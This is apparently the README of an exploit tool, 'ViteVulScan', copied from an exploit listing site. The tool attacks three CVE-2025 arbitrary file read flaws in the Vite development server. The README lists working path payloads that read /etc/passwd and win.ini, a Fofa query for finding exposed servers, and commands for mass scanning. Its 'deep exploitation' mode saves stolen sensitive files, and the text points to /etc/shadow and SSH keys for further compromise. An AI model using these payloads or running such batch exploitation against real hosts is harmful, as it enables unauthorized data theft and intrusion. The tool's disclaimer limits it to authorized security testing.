## https://sploitus.com/exploit?id=F15C3ACD-3DE0-5CA9-AF17-32327C708E5B
# ViteVulScan
## Vulnerabilities Overview
This project involves three vulnerabilities: CVE-2025-30208/CVE-2025-31125/CVE-2025-31486. All three are related to arbitrary file reading vulnerabilities in the Vite development server. These vulnerabilities have a wide scope and can be exploited without restrictions. ### Vulnerability POCs:
CVE-2025-30208:
> Windows: /@fs/C://Windows/win.ini?import&raw??
> Linux: /@fs/etc/passwd?import&raw??
CVE-2025-31125
> Windows: /@fs/C://windows/win.ini?import&?inline=1.wasm?init
>
> Linux: /@fs/etc/passwd?import&?inline=1.wasm?init
CVE-2025-31486
> Windows: /@fs/x/x/x/vite-project/?/../../../../../C://windows/win.ini?import&?inline=1.wasm?init
>
> Linux: /@fs/x/x/x/vite-project/?/../../../../../etc/passwd?import&?inline=1.wasm?init
The @/fs in the paths can be omitted. ### Fofa Mapping Syntax:
> body="/@vite/client"
## Tool Usage
### Features of the Tool
1. Can be used in conjunction with fofa for batch exploitation.
2. Parses exact paths containing vulnerabilities and performs deep exploitation.
3. Utilizes Go’s concurrency features to quickly detect large numbers of assets in a short time.
### Compilation Instructions
Go version: `go 1.20 or later`
Enter the project root directory.
First, synchronize dependencies:
> go mod tidy
Then compile the project:
> go build -o ViteVulScan -ldflags="-s -w" -trimpath . `./ViteVulScan` to run the script. You can also run it directly from the project root directory:
> go run .
### Configuration
The script supports combining fofa asset scanning with batch detection. To use fofa, ensure that the app.ini file and the compiled binary are in the same directory. Also, modify the app.ini file in the config directory by filling in your own fofakey value and num, which represents the approximate number of assets to be detected. If you have better fofa mapping syntax for this vulnerability, you can modify the fofaQuery field yourself.
### Command Line Parameters
> Usage of ./ViteVulScan:
| Parameter | Description |
|-----------------------------------|-----------------------------------------------------------------------------|
| -cve | Specifies which CVE vulnerability to use for detection. Supports CVE_2025_30208/CVE_2025_31125/CVE_2025_31486. Default is CVE_2025_30208. |
| -fofa | Specifies that fofa will be used to map assets, and then batch detection of the identified targets will be performed. |
| -u | Specifies individual URL targets for detection. |
| -f \| -filename | Specify a filename; perform batch detection on URL addresses within the file. |
| -e | After specifying this parameter, the tool will perform deep exploitation on assets with vulnerabilities, reading various sensitive files that may exist and saving them locally. (Use this function with caution; it’s best to use it for individual targets, i.e., add this parameter when using -u.) |
### Description
1. Perform batch detection of all target URLs in a file. Ensure that each line in the file contains a URL. The URL can be a complete HTTP address, a domain name, or an IP address. For example:
````text
http://example1.com
example2.com
127.0.0.1
``

2. When specifying the -fofa and -f parameters for detection, the tool will automatically save vulnerable assets to the current file. The filename format is “timestamp.csv”. The tool also supports both Linux and Windows platforms. The dictionaries used for vulnerability detection are “linux_sensitive_path.txt” and “windows_sensitive_path.txt” respectively. If there are more sensitive paths, you can add them to the corresponding dictionaries. ### Example
__Example 1:__ Perform batch detection with fofa:
./ViteVulScan -fofa

After scanning, a CSV file containing successfully exploited URLs will be saved in the “result” directory, named after the timestamp:
__Example 2:__ Perform deep exploitation on vulnerable URLs:
./ViteVulScan -u example.com -e

If “Exploitation successful” is displayed, you can check the “result” directory. There will be directories named after the scanned URLs, and the sensitive file contents will be parsed into the original file format and saved to the corresponding path. The effect is as follows:

Taking the content of the saved “result/localhost:5173/etc/passwd” as an example, you can see that the entire sensitive information has been saved, which facilitates further exploitation. (If the /etc/shadow or the server’s SSH private key can be read, further exploitation is possible.) 
# Disclaimer
This tool is only intended for security research and authorized testing purposes. Do not use it for illegal purposes. The consequences of using this tool for unauthorized testing are the responsibility of the user. # Updates
## First release on March 29:
- Implemented fofa for asset collection
- Implemented batch verification using CVE_2025_30208
- Added command-line parsing functionality
## April 1st:
- Implemented deep exploitation functionality
## April 2nd:
- Added verification for newly discovered CVE_2025_31125 vulnerability. ## April 9th
- Fixed errors in the fofa module.
- Added concurrency functionality to quickly detect whether assets have vulnerabilities.
- Added verification for CVE_2025_31486
- Modified the project file structure